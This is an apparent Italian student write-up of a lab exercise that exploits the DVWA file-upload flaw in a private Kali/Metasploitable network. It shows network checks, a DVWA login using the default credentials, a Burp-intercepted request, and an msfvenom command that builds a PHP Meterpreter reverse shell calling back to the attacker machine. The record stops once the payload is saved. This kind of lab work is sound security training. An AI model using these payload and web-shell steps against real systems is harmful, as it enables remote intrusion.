Traccia Esercizio:

Argomento: Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP.

Obiettivi:

1. **Configurazione del Laboratorio:**
   - Configurate il vostro ambiente virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux.
   - Assicuratevi che ci sia comunicazione bidirezionale tra le due macchine.
2. **Esercizio Pratico:**
   - Sfruttate la vulnerabilità di file upload presente sulla DVWA (Damn Vulnerable Web Application) per ottenere il controllo remoto della macchina bersaglio.
   - Caricate una semplice shell in PHP attraverso l'interfaccia di upload della DVWA.
   - Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.
3. **Monitoraggio con BurpSuite:**
   - Intercettate e analizzate ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite.
   - Familiarizzate con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.

Lezione del Giorno

Traccia dell'Esercizio:

1. **Preparazione dell'Ambiente:**
   - Configurate la macchina virtuale Metasploitable.
   - Configurate la macchina virtuale Kali Linux.
   - Verificate la connessione tra le due macchine con un semplice ping.
2. **Caricamento della Shell PHP:**
   - Accedete alla DVWA sulla macchina Metasploitable tramite il browser della Kali Linux.
   - Navigare alla sezione File Upload della DVWA.
   - Create una semplice shell PHP (ad esempio, shell.php) e caricatela attraverso il modulo di upload.
   - Verificate che il file sia stato caricato con successo.
3. **Esecuzione della Shell PHP:**
   - Accedete alla shell caricata tramite il browser.
   - Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.
4. **Intercettazione e Analisi con BurpSuite:**
   - Avviate BurpSuite e configurate il browser per utilizzare Burp come proxy.
   - Intercettate le richieste HTTP/HTTPS effettuate durante il processo di upload e di esecuzione della shell.
   - Analizzate le richieste e le risposte per comprendere il funzionamento e individuare eventuali vulnerabilità.

Consegna:

- Codice php.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di burpsuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- BONUS: usare una shell php più sofisticata.

Esecuzione:

Kali Linux

```
┌──(marco㉿vbox)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1c:a4:6c brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
```

Metasploitable (DVWA)


```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 08:00:27:2b:75:65 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
```


PING - Test Connettivita'


```
┌──(marco㉿vbox)-[~]
└─$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=1.09 ms
^C
── 192.168.50.150 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1366ms
rtt min/avg/max/mdev = 1.090/1.179/1.269/0.089 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.308 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.954 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.937 ms

--- 192.168.50.100 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.308/0.733/0.954/0.300 ms
```


Accedere all DVWA









Inseriamo delle credenziali










Hint: default username is 'admin' with password 'password'


Eseguiamo **l'access**o mentre continuiamo ad osservare con **burp**






Impostiamo la **Security** della **DVWA** su **low**






Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Intercept on
Forward
Drop
Request to http://192.
Time
Type
Direction
Method
URL
21:59:2...
HTTP
Request
GET
http://192.168.50.150/dvwa/security.php


Request
Pretty
Raw
Hex
1 GET /dvwa/security.php HTTP/1.1
2 Host: 192.168.50.150
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://192.168.50.150/dvwa/security.php
9 Accept-Encoding: gzip, deflate, br
10 Cookie: security=low; PHPSESSID=938d3411986cd92c677f4de1d9251784
11 Connection: keep-alive
12
13

generiamo una **reverse shell** .**php** con **MSNVENOM** da caricare sulla **dvwa**

“msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4444 -f raw -o shell.php”

-p php/meterpreter/reverse_tcp: *Seleziona il payload Meterpreter per PHP*


LHOST=192.168.50.100: *Imposta l'IP della tua macchina dove il payload si connetterà.*

LPORT=4444: *La porta della macchina in ascolto per la connessione in ingresso.*


-f raw: *Specifica che l'output deve essere codice PHP grezzo.*


-o shell.php: *Salva il payload nel file shell.php*


```
┌──(marco㉿vbox)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4444 -f raw -o shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
Saved as: shell.php
```



